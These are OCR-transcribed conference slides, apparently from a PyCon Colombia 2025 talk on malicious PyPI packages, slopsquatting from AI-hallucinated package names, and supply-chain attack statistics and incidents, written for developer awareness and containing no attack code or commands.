
VIBE CODING

VULNERABILITY AS A SERVICE



leo @leojr94_ · Mar 15


my saas was built with Cursor, zero hand written code


AI is no longer just an assistant, it's also the builder

Now, you can continue to whine about it or start building.

P.S. Yes, people pay for it

77 31 579 70K


TWO DAYS
LATER.....



SECURITY NEWS

The Rise of Slopsquatting: How AI Hallucinations Are Fueling a New Class of Supply Chain Attacks

Slopsquatting is a new supply chain threat where AI-assisted code generators recommend hallucinated packages that attackers register and weaponize.

Computer Science > Software Engineering

[Submitted on 12 Jun 2024 (v1), last revised 2 Mar 2025 (this version, v3)]

We Have a Package for You! A Comprehensive Analysis of Package Hallucinations by Code Generating LLMs

Joseph Spracklen, Raveen Wijewickrama, A H M Nazmus Sakib, Anindya Maiti, Bimal Viswanath, Murtuza Jadliwala

The reliance of popular programming languages such as Python and JavaScript on centralized package repositories and open-source software, combined with the emergence of code-generating Large Language Models (LLMs), has created a new type of threat to the software supply chain: package hallucinations. These hallucinations, which arise from fact-conflicting errors when generating code using LLMs, represent a novel form of package confusion attack that poses a critical threat to the integrity of the software supply chain. This paper conducts a rigorous and comprehensive evaluation of package hallucinations across different programming languages, settings, and parameters, exploring how a diverse set of models and configurations affect the likelihood of generating erroneous package recommendations and identifying the root causes of this phenomenon. Using 16 popular LLMs for code generation and two unique prompt datasets, we generate 576,000 code samples in two programming languages that we analyze for package hallucinations. Our findings reveal that that the average percentage of hallucinated packages is at least 5.2% for commercial models and 21.7% for open-source models, including a staggering 205,474 unique examples of hallucinated package names, further underscoring the severity and pervasiveness of this threat. To overcome this problem, we implement several hallucination mitigation strategies and show that they are able to significantly reduce the number of package hallucinations while maintaining code quality. Our experiments and findings highlight package hallucinations as a persistent and systemic phenomenon while using state-of-the-art LLMs for code generation, and a significant challenge which deserves the research community's urgent attention.

Unpacking the Threat: Malicious Packages in Pypi

@davcortez

Learn more: github.com/davcortez/unpacking-the-threat

WHOAMI


- David Cortez 🇪🇨
- Software Developer.
- Late-night security research.
- Founder of Ecuador in Tech & Kernel Chaos Community

Agenda

1. Main Concepts
2. PyPI Under Threat: An Introduction
3. Attacker Tactics: How Malicious Code Infiltrates
4. Best Practices & Proactive Defenses

Main Concepts

- Malware
- Supply Chain Attacks
- Package



Pypi numbers

655,388 projects
941,996 users
server > 900 terabytes/day
served > 2 billion requests/day

Sources:
https://pypi.org/
https://di.dev/powering-pypi

The statistics were retrieved on 2025/04/07

PYCON COLOMBIA 2025

> in 2022, the @pypi team removed >12,000 unique projects. each were instances of spam, typosquatting, dependency confusion, exfiltration and/or malware.
>
> 2022: ~12K (mostly malware)
> 2021: ~27K (mostly dep confusion)
> 2020: ~500
> 2019: 65
> 2018: 137
> 2017: 38
>
> — Dustin Ingram (@di_codes) January 4, 2023

https://blog.pypi.org/posts/2023-09-18-inbound-malware-reporting/

PyPI new user and new project registrations temporarily suspended.

Incident Report for Python Infrastructure

Resolved

Suspension has been lifted.

Posted 4 months ago. May 21, 2023 - 21:57 UTC

Identified

New user and new project name registration on PyPI is temporarily suspended. The volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fashion, especially with multiple PyPI administrators on leave.

While we re-group over the weekend, new user and new project registration is temporarily suspended.

Posted 4 months ago. May 20, 2023 - 16:02 UTC

This incident affected: PyPI (pypi.org - General).

Six Malicious Python Packages in the PyPI Targeting Windows Users

4,982 people reacted | 12 | 11 min. read

Threat actors published more than 451 unique malware-laced Python packages on the official Python Package Index (PyPI) repository.

Phylum researchers spotted more than 451 unique Python packages on the official Python Package Index (PyPI) repository in an attempt to deliver clipper malware on the developer systems.

According to the experts, the activity is still ongoing and is part of a **malicious campaign** that they discovered on November 2022.

July 21, 2023 • 5 min read

Divide and Hide: How malicious code lived on PyPI for 3 months

The Station 9 research team discovered malicious code that was divided and distributed across different packages, remaining obfuscated for months while getting nearly 2000 downloads.

PYCON COLOMBIA 2025

Threat Research | September 10, 2024

Fake recruiter coding tests target devs with malicious Python packages

RL found the VMConnect campaign continuing with malicious actors posing as recruiters, using packages and the names of financial firms to lure developers.

BLOG AUTHOR

